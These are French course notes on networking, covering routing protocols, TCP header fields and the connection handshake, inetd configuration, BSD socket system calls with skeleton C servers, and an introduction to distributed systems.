Les différentes composantes de l'Internet sont connectées par des ordinateurs spéciaux appelés routeurs qui servent à relier les réseaux entre eux. Ces réseaux sont hétérogènes : Ethernet (anneau à jeton) ou réseau téléphonique...
Chaque routeur n'est pas forcément relié à tous les autres routeurs ce qui implique que ces derniers doivent connaître seulement que les voies possibles pour aller d'un point à un autre. Il faut qu'il sache répondre à la question : quel est le meilleur prochain chemin pour se rapprocher de la destination ?

a) RIP (Routing information Protocol)
C'est le protocole le plus utilisé pour router les paquets entre les passerelles du réseau Internet. C'est un protocole IGP (Interior Gateway Protocols) qui utilise un algorithme permettant de trouver le chemin le plus court. Par chemin on entend ici le nombre de noeuds traversés qui doit être compris entre 1 et 15. La valeur 16 indique une impossibilité. Les messages RIP sont envoyés approximativement toutes les 30 s. Si un message RIP n'est pas parvenu à son voisin au bout de 3 minute la liaison n'est plus considérée comme valide.

b) OSPF (Open Shortest Path First)
OSPF fait partie d'une deuxième génération de protocoles de routage. Il est beaucoup plus complexe que RIP mais ses performances sont supérieures. Le protocole OSPF utilise une base de donnée distribuée qui garde en mémoire l'état des liaisons.

D'autres protocoles IGRP (Interior Gateway Routing Protocol), EGP (Exterior Gateway Protocol), BGP (Border Gateway Protocol) et IDRP (Interdomain Routing Protocol) ont été développés.

La table de routage d'une station de travail sous UNIX s'obtient en tapant la commande `netstat -r`. Par exemple :


```
Routing tables
Destination        Gateway            Flags  Refcnt       Use          Interface
127.0.0.1          127.0.0.1          UH     2            5434               Io0
192.44.77.0        192.44.77.81       U      19           19342              Ie0
```

La deuxième ligne décrit que le réseau 192.44.77.0 est accessible par la machine 192.44.77.81 via l'interface Ie0.

4°) Protocole de contrôle de transmission (TCP)

La communication entre deux machines implique l'allocation d'une paire de ports (pas forcément identiques).
TCP prend l'information à transmettre et la découpe en tranches. Il numérote les tranches, ce qui permet de vérifier leur réception et de les reclasser à l'arrivée. Pour ce faire il ajoute sa propre entête avec un checksum (pour vérification à l'arrivée) et donne le tout à IP. A la réception TCP collecte les paquets, vérifie qu'ils ne sont pas endommagés, extrait les données et les ordonne. Si des données sont manquantes, il demande à l'envoyeur de les retransmettre.

TCP Header Format (RFC 793)



TCP Header Format
Figure 5.2.

Port source : Le numéro du port source.
Port destination : Le numéro du port destinataire.
Le fichier /etc/services associe numéros de port et services
Numéro de séquence : Numéro de séquence du premier octet de données contenu dans le présent segment sauf dans le cas où on a une ouverture de connexion. Dans ce cas là, le champ présente la valeur ISN (Initial Séquence Number) et le premier octet de données a pour valeur ISN+1.
Numéro d'acquittement : Ce champ contient le numéro de séquence du prochain octet que l'émetteur du présent segment est prêt à recevoir. une fois que la connexion est établie , ce champ est toujours envoyé.
Offset : Ce champ donne le nombre de mots de 32 bits dans l'entête TCP. Il indique donc le début de la zone données.
Réservé : Champ de 6 bits réservé à un usage futur
Drapeau ou bits de contrôle :
Bit 1 : Indication de la présence de données urgentes.
Bit 2 : Validation du champ acquittement.
Bit 3 : Fonction Push (concerne la transmission élémentaire de données)
Bit 4 : Réinitialisation de la connexion (Reset)
Bit 5 : Synchronisation des numéros de séquence initiaux à l'établissement de la connexion.
Fenêtre : Nombre d'octets que l'émetteur du présent segment est prêt à recevoir. En concordance avec le champ Numéro d'acquittement, cela indique les numéros de séquence acceptables pour les prochains octets à recevoir (ils devront être distincts et compris entre le numéro d'acquittement et le numéro d'acquittement + la fenêtre.
Checksum : Vérification de la validité du segment TCP.
Urgent pointer : Ce champ fonctionne en concordance avec le bit 1 des drapeaux. Lorsqu'il y a des données urgentes ce pointeur indique le numéro de séquence du premier octet qui suit les données urgentes.
Options : Ce champ a une taille variable. Il n'est pas obligatoire et peut ne pas apparaître dans le datagramme.
Rembourrage : Utilisé en cas d'option pour amener si besoin est la longueur de l'entête internet à un multiple de 32 bits.

Les ports apparaissants en figure 6.3 ont des valeurs prédéfinies (voir RFC 1700) :

Nom	Valeur	Protocole	Commentaire
ftp-data	20	tcp	Utilisé par ftp pour transférer des données
ftp	21	tcp	Utilisé par ftp pour transmettre des ordres
telnet	23	tcp	Terminal virtuel
smtp	25	tcp	Courrier électronique
tftp	69	udp	Transfert de fichier de configuration
finger	79	tcp	Information sur l'utilisateur
sunrpc	111	udp,tcp	Montage de fichiers à distance

login	513	tcp	rlogin
talk	517	udp	

TCP fonctionne avec circuit virtuel en mode connecté : le transfert des données ne peut commencer qu'après l'établissement d'une connexion entre les deux machines (protocole SYN voir plus loin).
TCP n'est pas toujours nécessaire et il existe un autre protocole parfois utilisé : UDP (User Datagram Protocol). UDP est beaucoup plus simple que TCP parce qu'il ne s'occupe pas des paquets manquants, ni de remettre les données en ordre. Il y a trois raisons principales qui font que certaines applications utilisent UDP :

- Certaines applications client-serveur comme le DNS (voir plus loin) consistent en une demande suivie d'une réponse et gérer une liaison pour celles-ci serait un gaspillage de ressource,
- le transfert de fichier nécessitant peu de ressource,
- la gestion de réseau qui a pour objectif de tout contrôler.

5°) Rendre le réseau convivial avec des adresses nominales

Les adresses destinataires et expéditaires utilisées par le protocole IP sont des nombres. Or les humains préfèrent les noms. Pour centraliser les adresses sous forme de nom il faut un organisme pour gérer. Cet organisme doit être chargé de certaine vérifications, par exemple qu'il n'existe pas deux ordinateurs ayant le même nom sur le réseau : c'est le NIC Network Information Center). Quand Internet était petit il suffisait de gérer un fichier "hosts" sur chaque machine, faisant une correspondance nom->adresse et de l'envoyer régulièrement à toutes les machines du réseau. Mais maintenant la taille du fichier est trop grande. Il fallait un système distribué en ligne : c'est le système de nom de domaine (DNS : Domain Name System). C'est une méthode d'administration des noms qui répartit la responsabilité d'attribution à différents niveaux appelés domaines qui sont séparés par des points. Par exemple l'adresse IP du serveur DNS de wanadoo (France Telecom) est 193.252.13.3 (Connaître la signification exacte de cette adresse n'a pas grand intérêt).

II) Administration réseau LINUX/UNIX

1°) Fichiers de configuration

/etc/hosts décrit la correspondance adresse nominale adresse numérique.
/etc/services décrit la liste des services
/etc/protocols décrit la liste des protocoles

2°) Inetd

Des programmes tournant en arrière plan, les démons, offrent certains services. Avec l'augmentation du nombre de services les performances se sont mises à diminuer. Une solution à cela est l'utilisation d'un seul démon (inetd) qui s'intercale entre clients et serveurs, invoquant les démons quand c'est nécessaire. La configuration se fait avec un fichier /etc/inetd.conf pour lequel chaque ligne a le format suivant :
service type protocole attente uid serveur arguments
service : nom du service tel que déclaré dans /etc/services
type : Stream pour un service TCP, dgram pour un service UDP
protocole : protocole tel que déclaré dans /etc/protocols
attente : Nowait pour un service TCP, wait pour un service UDP
uid : UID du démon, souvent root
serveur : chemin et nom du serveur, internal si service interne
arguments : nom et arguments éventuels du serveur.
Voici une entrée possible du fichier inetd.conf

```
telnet stream tcp nowait root /usr/sbin/in.tenetd in.telnetd
```

Il est facile de vérifier l'activité du démon Internet :
ps -A | gerp inetd
318 ? 00:00:00 inetd
LINUX active Inetd lors de la phase d'initialisation. Si l'on ouvre une fenêtre dans laquelle on fait un `telnet localhost` et une deuxième dans laquelle on fait `ps -A --forest` option qui active l'affichage des liens de parenté :

```
PID   TTY    TIME       CMD
...
318   ?      00:00:00   inetd
975   ?      00:00:00   \_in.telnetd
976   pts/0  00:00:00     \_login
977   pts/0  00:00:00       \_bash
```

Inetd a détecté la demande de connexion telnet sur le port 23. Consultant la table de correspondance, il détermine que ce service est fourni par le serveur in.telnetd et l'exécute ...

III) Quelques protocoles

Nous allons examiner dans le détail deux protocoles particuliers. Ces protocoles ont été choisis parce qu'ils sont aux centre des problèmes de sécurité qui seront évoqués plus tard dans le cours

1°) Etablissement d'une connexion

Présentation du protocole SYN

En TCP une machine source initialise une connexion par envoi d'un message SYN (synchronisation/start) au destinataire. La machine destinataire répond avec un message SYN ACK et attend un ACK du SYN ACK. Quand il le reçoit la connexion est établie. La machine destinataire garde trace des SYN ACK non acquittés. Quand un SYN ACK est acquitté il est retiré de la queue.
En spécification Alice and Bob ce protocole peut se décrire comme suit :

C->S:SYN(ISN_C)
S->C:SYN(ISN_S),ACK(ISN_C)
C->S:ACK(ISN_S), ISN_C
C->S:ACK(ISN_S), ISN_C, data
and/or
S->C:ACK(ISN_C), ISN_S, data

Ce protocole fait apparaître des nombres (ISN_C et ISN_S) auxquels nous allons nous intéresser maintenant. Il s'agit par exemple de l'incrémentation des ISN (Initial Sequence Number) reçus avant de les envoyer dans le protocole 3 temps de connexion.

Le protocole SYN approfondi

Pour expliquer ce qui se passe on ajoute des variables sur chaque postes, variables nécessaires à la synchronisation.

Client C		**Serveur S**
CLT_SEQ=ISN_C CLT_ACK=0		
	C->S:SYN(ISN_C)	
		SVR_ACK=ISN_C+1 SVR_SEQ=ISN_S
	S->C:SYN(ISN_S),ACK(ISN_C+1)	
CLT_SEQ=ISN_C+1 CLT_ACK=ISN_S+1		
	C->S:ACK(ISN_S+1), ISN_C+1	
		SVR_ACK=ISN_C+1 SVR_SEQ=ISN_S+1
CLT_SEQ=ISN_C+11 CLT_ACK=ISN_S+1		
	C->S:ACK(ISN_S+1), ISN_C+11, PSH(), data (10 octets) window=CLT_WIND	
		SVR_ACK=ISN_C+11 SVR_SEQ=ISN_S+21
	S->C:ACK(ISN_C+11), ISN_S+21 PSH() data (20 octets) window=SVR_WIND	
CLT_SEQ=ISN_C+11 CLT_ACK=ISN_S+21		

2°) Fermeture d'une connexion

La fermeture d'une connexion se fait quand le récepteur reçoit une trame dont le bit FIN est positionné à 1

C->S:FIN(ISN_C),ACK(ISN_S)
S->C:ACK(ISN_C),ISN_S
S->C:ACK(ISN_C),FIN(ISN_S)
C->S:ACK(ISN_S), ISN_C

IV) Programmation réseau sous UNIX (essentiellement tiré de sockets.ps voir bibliographie)

La programmation sous UNIX par l'intermédiaire de l'interface appelée socket se retrouve aussi disponible sous windows 95 et NT avec quelques petits changements mineurs.

1°) Les sockets

Le concept de socket est assez difficile à appréhender. C'est BSD qui les a choisis pour accomplir les communications inter-processus (IPC). Cela veut dire qu'un socket est utilisé pour permettre aux processus de communiquer entre eux de la même manière que le téléphone nous permet de com-muniquer entre nous. L'analogie entre le concept de socket et le téléphone est assez proche, et sera utilisée pour éclaircir la notion de socket.
Pour recevoir des coups de téléphone, vous devez d'abord installer le téléphone chez vous. De la même façon vous devez commencer par créer un socket avant d'attendre des demandes de communications. La commande socket() est alors utilisée pour créer un nouveau socket. Vous devez spécifier le type d'adressage du socket. Les deux types d adressage les plus répandus sont AF_UNIX (famille d'adresse UNIX) et AF_INET (famille d'adresse Internet). AF_INET utilise les adresses Internet qui sont du format suivant xx.xx.xx.xx (ex: 178.33.174.34). En plus des adresses Internet, on a besoin aussi d'un numéro de port sur la machine pour pouvoir utiliser plusieurs socket simultanément.
Une autre option a spécifier lors de la création d'un socket est son type. Les deux types les plus répandus sont SOCK_STREAM et SOCK_DGRAM. SOCK_STREAM sont spécifiques au mode connecté alors que SOCK_DGRAM sont spécifiques au mode déconnecté.
De la même façon qu'on vous attribue un numéro de téléphone pour recevoir vos appels, on doit spécifier au socket une adresse à laquelle il doit recevoir les messages qui lui sont destinés. Ceci est réalisé par la fonction bind() qui associe un numéro au socket.
Les sockets de type SOCK_STREAM ont la possibilité de mettre les requêtes de communication dans une file d'attente, de la même façon que vous pouvez recevoir un appel pendant une conversation téléphonique. C'est la fonction listen() qui permet de définir la capacité de la file d'attente (jusqu'à 5). Il n'est pas indispensable d'utiliser cette fonction mais c'est plutôt une bonne habitude que de ne pas l'oublier.
L'étape suivante est d'attendre les demandes de communication. C'est le rôle de la fonction accept(). Cette fonction retourne un nouveau socket qui est connecté à l'appelant. Le socket initial peut alors se remettre à attendre les demandes de communication. C'est pour cette raison qu'on exécute un fork à chaque demande de connexion.
On sait maintenant comment créer un socket qui reçoit des demandes de communication, mais comment l'appeler ?
Pour le téléphone vous devez d'abord avoir le numéro avant de pouvoir appeler. Le rôle de la fonction connect() est de connecter un socket a un autre socket qui est en attente de demande de communication. Maintenant qu'une connexion est établie entre deux sockets, la conversation peut commencer. C'est le rôle des fonction read() et write(). A la fin de la communication on doit raccrocher le téléphone ou fermer le socket qui a servi à la communication. C'est le rôle de la fonction close().

2°) Adresses des sockets

a) les familles d'adresse
Il existe plusieurs familles d'adresses, chacune correspondant à un protocole particulier. Les familles les plus répandues sont:

AF_UNIX	Protocoles internes de UNIX
AF_INET	Protocoles Internet
AF_NS	Protocols de Xerox NS
AF_IMPLINK	Famille spéciale pour des applications particulières auxquelles nous ne nous intéresserons pas.

b) les structures d'adresse
Plusieurs appels systèmes réseaux sous unix nécessitent un pointeur sur une structure d'adresse de socket. La définition de cette structure se trouve dans <sys/socket.h> ;

```
struct sockaddr {
u_short sa_family ;
char sa_data[14] ;
};
```

sa_family : adresse de famille : prend la valeur AF_xxx
sa_data : peut contenir jusqu'à 14 octets de protocole spécifique d'adresse interprété selon le type d'adresse.
Pour la famille internet les structures suivantes sont définis dans le fichier <netinet/in.h>.

```
struct in_addr {
u_long s_addr ;
};
```

s_addr : 32 bits constituants l'identificateur du réseau et de la machine hôte ordonnés selon l'ordre réseau.

```
struct sockaddr_in {
short sin_family ;
u_short sin_port ;
struct in_addr sin_addr ;
char sin_zero[8] ;
};
```

sin_family : AF_INET ;
sin_port : 16 bits de numéro de port (ordonnancement réseau) ;
sin_addr : 32 bits constituants l'identificateur du réseau et de la machine hôte ordonnes selon l'ordre réseau.
sin_zero[8] : inutilisés ;
Le fichier <sys/types.h> fourni des définitions de C et de types de données qui sont utilisés dans le système. Ainsi nous verrons apparaître les définitions suivantes qui sont malheureusement différentes entre les version 4.3BSD et le système V.

TYPE en C	4.3BSD	Système 5
unsigned char	u_char	unchar
unsigned short	u_short	ushort
unsigned int	u_int	uint
unsigned long	u_long	ulong

3°) Les appels système

a) L'appel système socket

```
#include <sys/types.h>
#include <sys/socket.h>
int socket (int family, int type, int protocole) ;
```

La variable family peut prendre 4 valeurs dont les préfixes commencent par AF comme Famille d'Adresse :

AF_UNIX	Protocoles internes de UNIX
AF_INET	Protocoles Internet
AF_NS	Protocols de Xerox NS
AF_IMPLINK	Famille spéciale pour des applications particulières auxquelles nous ne nous intéresserons pas.

La variable type peut prendre 5 valeurs :

SOCK_STREAM	utilisé en mode connecté au dessus de TCP.
SOCK_DGRAM	utilisé en mode déconnecté avec des datagrammes au dessus de UDP.
SOCK_RAW	utilisé au dessus de IP

SOCK_SEQPACKET Sequenced Packet socket. Ce type n'est pas utilisable avec TCP/IP ni avec UDP/IP.

Le mode raw accessible par l'option SOCK_RAW lors de la création d'un socket, permet l'accès aux interfaces internes du réseau. Ce mode n'est accessible qu'au super-utilisateur et ne sera pas détaillé maintenant.
L'argument protocole dans l'appel système socket est généralement mis à 0. Dans certaines applications spécifiques, il faut cependant spécifier la valeur du protocole. Les combinaisons valides pour la famille AF_INET sont les suivantes :

TYPE	PROTOCOLE	PROTOCOLE ACTUEL
SOCK_DGRAM	IPPROTO_UDP	UDP
SOCK_STREAM	IPPROTO_TCP	TCP
SOCK_RAW	IPPROTO_ICMP	ICMP
SOCK_RAW	IPPROTO_RAW	(raw)

Les constantes IPPROTO_xxx sont définies dans le fichier <netinet/in.h>.
L'appel système socket retourne un entier dont la fonction est similaire à celle d'un descripteur de fichier. Nous appellerons cet entier descripteur de sockets (sockfd).

b) L'appel système bind

```
#include <sys/types.h>
#include <sys/socket.h>
int bind (int sockfd, struct sockaddr *myaddr , int addrlen) ;
```

Le premier argument est le descripteur de socket retourné par l'appel socket. Le second argument est un pointeur sur une adresse de protocole spécifique et le troisième est la taille de cette structure d'adresse. Il y a 3 utilisations possibles de bind :
1 - Le serveur enregistre sa propre adresse auprès du système. Il indique au système que tout message reçu pour cette adresse doit lui être fourni. Que la liaison soit avec ou sans connexion l'appel de bind est nécessaire avant l'acceptation d'une requête d'un client.
2 - Un client peut enregistrer une adresse spécifique pour lui même.
3 - Un client sans connexion doit s'assurer que le système lui a affecté une unique adresse que ses correspondants utiliseront afin de lui envoyer des messages. L'appel de bind rempli l'adresse locale et celle du process associés au socket.

c) L'appel système connect

Un socket est initialement créé dans l'état non connecté, ce qui signifie qu'il n'est associé à aucune destination éloignée. L'appel système connect associe de façon permanente un socket à une destination éloignée et le place dans l'état connecté.
Un programme d'application doit invoquer connect pour établir une connexion avant de pouvoir transférer les données via un socket de transfert fiable en mode connecté.
Les sockets utilisées avec les services de transfert en mode datagramme n'ont pas besoin d'établir une connexion avant d'être utilisés, mais procéder de la sorte interdit de transférer des données sans mentionner à chaque fois, l'adresse de destination.

```
#include <sys/types.h>
#include <sys/socket.h>
int connect (int sockfd, struct sockaddr *servaddr , int addrlen);
```

sockfd est le descripteur de socket retourné par l'appel socket.
servaddr est un pointeur sur une structure d'adresse de socket qui indique l'adresse de destination avec laquelle le socket doit se connecter.
addrlen taille de la structure d'adresse.

d) L'appel système listen

```
#include <sys/types.h>
#include <sys/socket.h>
int listen ( int sockfd, int backlog) ;
```

Cet appel est généralement utilisé après les appels socket et bind et juste avant les appels l'appel accept. L'argument backlog spécifie le nombre de connexions à établir dans une file d'attente par le système lorsque le serveur exécute l'appel accept. Cet argument est généralement mis à 5 qui est la valeur maximale utilisée.

e) L'appel système accept

```
#include <sys/types.h>
#include <sys/socket.h>
int accept (int sockfd, struct sockaddr *peer , int *addrlen) ;
```

L'argument sockfd désigne le descripteur de socket sur lequel seront attendues les connexions. Peer est un pointeur vers une structure d'adresse de socket.
Lorsqu'une requête arrive, le système enregistre l'adresse du client dans la stucture *peer et la longueur de l'adresse dans *addrlen. Il crée alors un nouveau socket connecté avec la destination spécifiée par le client, et renvoit à l'appelant un descripteur de socket. Les échanges futurs avec ce client se feront donc par l'intermédiaire de ce socket.
Le socket initial sockfd n'a donc pas de destination et reste ouvert pour accepter de futures demandes.
Tant qu'il n'y a pas de connexions le serveur se bloque sur cette appel. Lorsqu'une demande de connexion arrive, l'appel système accept se termine. Le serveur peut gérer les demandes itérativement ou simultanément :
- Dans l'approche itérative, le serveur traite lui même la requête, ferme le nouveau socket puis invoque de nouveau accept pour obtenir la demande suivante.
- Dans l'approche parallèle, lorsque l'appel système accept se termine le serveur crée un serveur fils chargé de traiter la demande (appel de fork et exec). Lorsque le fils a terminer il ferme le socket et meurt. Le serveur maître ferme quand à lui la copie du nouveau socket après avoir exécuté le fork. Il appel ensuite de nouveau accept pour obtenir la demande suivante.

Exemple de serveur itératif

```
int sockfd, newsockfd ;
if ( ( sockfd = socket (.....)) < 0 )
  err_sys(``erreur de socket``) ;
if ( bind ( sockfd, ....) < 0 )
  err_sys (``erreur de bind'')
if ( listen ( sockfd , 5) < 0 ) ;
  err_sys (`` erreur de listen'' ) ;
for ( ; ; ) {
  newsockfd = accept ( sockfd, .....) ;
  if ( newsockfd < 0)
    err_sys( ``erreur de accept'') ;
  execute_la_demande( newsockfd ) ;
  close ( newsockfd ) ;
}
```

Exemple de serveur à accès concurrent

```
int sockfd, newsockfd ;
if ( ( sockfd = socket (.....)) < 0 )
  err_sys(``erreur de socket``) ;
if ( bind ( sockfd, ....) < 0 )
  err_sys (``erreur de bind'')
if ( listen ( sockfd , 5) < 0 ) ;
  err_sys (`` erreur de listen'' ) ;
```

```
for ( ; ; ) {
  newsockfd = accept ( sockfd, .....) ;
  if ( newsockfd < 0)
    err_sys( ``erreur de accept'') ;
  if ( fork() == 0 ) {
    close ( sockfd ) ;
  execute_la_demande( newsockfd ) ;
  exit (1) ;
  }
  close ( newsockfd ) ;
}
```

4°) Échanges d'information sur un socket

a) Emission d'information

Une fois que le programme d'application dispose d'un socket, il peut l'utiliser afin de transférer des données. Cinq appels système sont utilisables : send, sendto, sendmsg, write et writev. Send, write et writev ne sont utilisables qu'avec des sockets en mode connecté car ils ne permettent pas d'indiquer d'adresse de destination. Les différences entre ces trois appels sont mineures :

```
#include <sys/types.h>
#include <sys/socket.h>
write ( int sockfd, char *buff, int nbytes ) ;
writev ( int sockfd, iovec *vect_E/S, int lgr_vect_E/S ) ;
int send (int sockfd, char *buff, int nbytes, int flags ) ;
```

socket contient le descripteur de socket .
buff est un pointeur sur un tampon où sont stockées les données à envoyer.
nbytes est le nombre d'octets ou de caractères que l'on désire envoyer
vect_E/S est un pointeur vers un tableau de pointeurs sur des blocs qui constituent le message à envoyer.
flags drapeau de contrôle de la transmission.
Pour le mode non connecté on a deux appels sendto et sendmsg qui imposent d'indiquer l'adresse de destination :

```
#include <sys/types.h>
#include <sys/socket.h>
int sendto (int sockfd, char *buff, int nbytes, int flags,
struct sockaddr *to, int addrlen) ;
```

Les quatre premiers arguments sont les mêmes que pour send, les deux derniers sont l'adresse de destination et la taille de cette adresse.
Pour les cas où on utiliserait fréquemment l'appel sendto qui nécessite beaucoup d'arguments et qui serait donc d'une utilisation trop lourde on définit la structure suivante:

```
struct struct_mesg {
int *sockaddr ;
int sockaddr_len ;
iovec *vecteur_E/S
int vecteur_E/S_len
int *droit_d'acces
int droit_d'acces_len
}
```

Cette structure sera utilisée par l'appel sendmsg :

```
int sendmsg ( int sockfd, struct struct_mesg, int flags ) ;
```

b) Réception d'information

On distingue 5 appels système de réception d'information qui sont symétriques au appels d'envoi. Pour le mode connecté on a les appelles read, readv et recv et pour le mode sans connexion on a les appelles recvfrom et recvmsg.

```
int read ( int sockfd, char *buff, int nbytes ) ;
int readv ( int sockfd, iovec *vect_E/S, int lgr_vect_E/S ) ;
int recv (int sockfd, char *buff, int nbytes, int flags ) ;
```

sockfd est le descripteur sur lequel les données seront lues .
buff est un pointeur sur un buffer où seront stockées les données lues
nbytes est le nombre maximal d'octets ou de caractères qui seront lus.
readv permet de mettre les données lues dans des cases mémoire non contiguës.
Ces cases mémoires sont pointées par un tableau de pointeurs qui lui même est pointé par vect_E/S.
lgr_vect_E/S est la longueur de ce tableau.
Pour le mode sans connexion, il faut préciser les adresses des correspondants desquels on attend des données.

```
int recvfrom (int sockfd, char *buff, int nbytes, int flags,
struct sockaddr *from int addrlen) ;
```

Pour les mêmes raisons que pour sendto et sendmsg, et pour des raison de symétrie on a défini l'appel recvmsg qui utilise la même structure que sendmsg.

```
int recvmsg ( int sockfd, struct struct_mesg, int flags ) ;
```

5°) Autres appels systèmes


gethostbyname(name) : cette fonction permet de connaître l'adresse de la machine. Sous UNIX cette interrogation consulte le fichier /etc/host local, puis le serveur NIS et enfin le serveur de noms si celui-ci est disponible.

6°) Le mode connecté (résumé)

Le concept de socket permet de désigner un canal de communication à travers un service réseau entre deux processus. La philosophie d'UNIX est de rendre la communication, une fois établie entre deux processus, identique aux opérations de lecture et d'écriture sur un fichier.
La primitive socket comporte 3 arguments :

- famille du protocole AF_INET, PF_INET ou AF_X25..
- type dans la famille : datagrammes ou connexion soit SOCK_STREAM (pour TCP).
- la version à utiliser : la valeur 0 indique le protocole standard.

Elle rend une valeur entière qui permet de pointer sur une structure interne du noyau UNIX



7°) Mode non connecté et sockets

V) Bibliographie

- Ch. Huitema "Le routage dans Internet " Eyrolles (1995)
- T. Parker "TCP/IP" MacMillan (1996)
- B. Quinn "Windows Sockets Network Programming" Addison-Wesley (1996)
- P. Rolin "Les réseaux : principes fondamentaux" Hermes (1997)
- L. Toutain « Réseaux locaux et Internet » Hermes (1996)
- G. Pujolle "Architecture TCP/IP" Techniques de l'ingénieur H 2 288
- Rapport de l'ENSIMAG "Programmation réseau sur TCP/IP" Jalouzi Abdel illah, Radi Nour-Eddine Zghal Tarek Année spéciale Informatique (1993/1994) fichier : sockets.ps

Chapitre 6 : Introduction à l'informatique distribuée et répartie

I) Introduction

On a pu constater ces dernières années des évolutions technologiques dans tous les domaines de l'informatique. Les unités centrales sont passées de 8 bits à 16 bits puis 32 bits et enfin 64 bits tout en ayant des prix en baisse. Les LAN (Local Area Networks) sont des réseaux locaux à haut débit ce qui permet à des dizaines puis des centaines d'ordinateurs d'être connectés entre eux. Il est donc devenu possible de faire coopérer un grand nombre d'U.C reliées par un réseau à haut débit. On les appelle systèmes distribués par opposition aux systèmes centralisés.
Les concepts utilisés par l'informatique distribuée et l'informatique répartie sont pour la plupart issus de l'informatique multitâche (synchronisation, exclusion mutuelle...). La façon de les implanter diffère cependant radicalement. On appelle informatique distribuée toute architecture faisant intervenir un seul serveur et plusieurs clients. On appelle informatique répartie, toute architecture faisant intervenir plusieurs serveurs et plusieurs clients. On utilisera cependant indifféremment les deux termes (AFNOR traduit distributed par réparti). Les plus gros problèmes à surmonter sont incontestablement logiciels. Les systèmes d'exploitation distribués en sont seulement à leurs débuts.

1°) Avantages des systèmes distribués sur les systèmes centralisés

Coût	Les microprocesseurs ont un meilleur rapport coût/performance que les gros ordinateurs
Rapidité d'exécution	Un système distribué peut avoir une puissance de calcul globale plus importante qu'un gros ordinateur.
Distributivité	Certaines applications sont naturellement distribuées
Fiabilité	Le système peut continuer de fonctionner même si une machine tombe en panne.
Croissance graduelle	La puissance de calcul peut être augmentée de façon modulaire.

2°) Avantages des systèmes distribués sur les ordinateurs personnels (isolés)

Partage des données	De multiples utilisateurs peuvent accéder à une base de données partagées.
Partage des périphériques	De multiples utilisateurs peuvent partager des périphériques tels que des imprimantes couleurs.
Communication	Facilite la communication interpersonnelle avec le courrier électronique par exemple.
Souplesse	Permet d'exécuter un travail sur la machine la plus disponible.

3°) Inconvénients des systèmes distribués

Logiciels	Peu de logiciels existent actuellement pour les systèmes distribués
Réseau	Le réseau peut être saturé ou provoquer d'autres problèmes (gros travaux pour les changer...).
Sécurité	Les données confidentielles peuvent être piratées.

II) Concepts matériels

1°) Classification de Flynn (1972)

Cette classification fait intervenir le nombre de flux d'instructions ainsi que le nombre de flux de données.
- SISD : microprocesseurs actuels
- SIMD : certains super calculateurs sont comme cela.
- MISD : aucun ordinateur n'est comme cela mais l'architecture interne de type pipe-line s'en approche.

- MIMD : représente essentiellement des ensembles d'ordinateurs indépendants, chacun ayant son propre compteur ordinal son propre programme et ses propres données.


Cette classification n'est pas suffisante pour MIMD :

- ceux qui possèdent une mémoire partagée : multiprocesseurs
- ceux qui n'en possèdent pas : multicalculateurs.

On peut encore diviser chacune des catégories en tenant compte de l'architecture du réseau :

- bus : réseau unique.
- commutateur : pas d'épine dorsale unique donc les messages traversent le réseau en passant de machines en machines.

On peut revoir notre classification en fortement couplés et faiblement couplés.




Fortement couplé : délai de transmission court et débit de transmission élevé.
Faiblement couplé : délai de transmission des messages est long et le débit faible.

